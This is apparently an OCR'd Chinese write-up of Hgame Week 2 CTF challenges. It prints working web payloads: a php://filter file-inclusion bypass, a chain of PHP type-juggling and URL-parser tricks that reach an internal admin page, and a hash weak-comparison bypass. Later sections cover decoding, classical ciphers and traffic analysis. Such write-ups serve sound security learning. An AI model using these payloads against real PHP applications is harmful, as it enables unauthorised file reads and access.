
Hgame Week2 Writeup

WEB

0x01 easy_php

代码审计题，首先发现提示



Robots 协议，修改 url: http://118.24.25.25:9999/easyphp/robots.txt

```
img/index.php
```

出现页面提示，接着修改 url，然后就是代码审计了

```
<?php
error_reporting(0);
$img = $_GET['img'];
if(!isset($img))
    $img = '1';
$img = str_replace('../', '', $img);
include_once($img.".php");
highlight_file(__FILE__);
```

恶趣味啊！！！ 1024!!!,利用文件包含，payload 如下?img=php://filter/convert.base64-encode/resource=....//flag


```
PD9waHAKICAgIC8vJGZsYWcgPSAnaGdhbWV7WW91XzRyZV9Tb19nMG9kfSc7CiAgICBlY2hvICJtYXliZV95b3Vfc2hvdWxkX3RoaW5rX3RoaW5rIjsK <?php
```

然后 base64 解码，flag get,hgame{You_4re_So_g0od}

0x02 php trick

正如题目描述的那样一打开，一堆限制条件，都是坑，慢慢利用搜索引擎学习，一个坑一个坑的找，最后一个找了半天资料 orz，上个学习链接吧:
https://www.vulnspy.com/cn-ripstech-presents-php-security-calendar-2017/,
https://seclists.org/fulldisclosure/2004/Feb/90

附上最后的
payload: ?str1=s155964671a&str2=s878926199a&str3[]=1&str4[]=2&H.game[]=1&url=http://@127.0.0.1:80@www.baidu.com/admin.php/?filename=./[anything]/../flag.php



flag 在这，我找了半天 orz。

0x03 PHP Is The Best Language

md5 弱类型比较的漏洞就不说了，应该都知道，难点就在前面的 sha256 加密，直接上资料 https://www.securify.nl/blog/SFY20180101/spot-the-bug-challenge-2018-warm-up.html

post 如下：

door[]=1&key=CbDLytmyGm2xQyaLNhWn&gate=9ed8f3411faa91f57cfcb501b905a3310469dd550e151c4e5f4082477ef1e785

flag get: hgame{Php_MayBe_Not_Safe}

RE

0x01 Pro 的 Python 教室(二)

```
aaa = 'ioOavquaD   b}x2ha4[~   ifqZaujQ#'
```

```
按照      147       369          258  这样的顺序依次排序，还原为原来的顺序
```

```
iibof}0qxaZ2vahquauj4aQ[D#~
```

```
aaa = 'iibof}0qxaZ2vahquauj4aQ[D#~'
enc=list(aaa)
print (enc)
print(len(aaa))
enc1=[]
for i in range(len(aaa)):
    if(i%2==0):
        enc1.append(chr(ord(enc[i])-1))
        continue
```


```
    enc1.append(chr(ord(enc[i])-2))
print (enc1)
```

flag get!

'h', 'g', 'a', 'm', 'e', '{', 'N', 'o', 'w', '_', 'Y', '0', 'u', '_', 'g', 'o', 't', '_', 't', 'h', '3', '_', 'P', 'Y', 'C', '!', '}'

CRYPTO

0x01 Vigener~



在线解密就完事了，

Flag:hgame{gfyuytukxariyydfjlplwsxdbzwvqt}

0x02 浪漫的足球圣地

足球圣地百度了一波，发现有个曼彻斯特密码，然后题目给的是一串 16 进制字符串，利用 python 自带的 bin 函数转换为了二进制，然后到网站在线解密，网址如下：http://eleif.net/manchester.html

接着把解密完的二进制数再转换为 16 进制，然后将 16 进制转换为字符串，flag get!

MISC

0x01 Are You Familiar with DNS Records?

一开始以为要改自己的 dns 设置 23333，到如下网站去搜索 dns 解析记录 https://webhostinggeeks.com/tools/dnslookup/ ，搜索题目给的网站就 ok 了，


flag-hgame
{seems_like_you_are_familiar_with


0x02 找得到我嘛？小火汁

流量分析题，打开发现


FTP-DA… 1514 FTP Data: 1460 bytes


这个数据包很可疑，发现是一个压缩包，就是这个了！注意这里有坑





要选择原始数据，否则导出的压缩包会破损 orz,在这里折腾了好久，接着解压压缩包，得到一个 secret.log 的文本文件，导入进 wireshark SSL，然后在导出文件列表会发现多了一个 1.tar 的文件，导出，解压，直接用 winhex 打开，就能找到 flag!





0x03 初识二维码

P 图题目，一开始还以为要修改 base64 码 orz，注意要 p 的好一点，这个是失败作品

这个是完美的成功品!!!像素级别的 p 图！扫一下

flag get!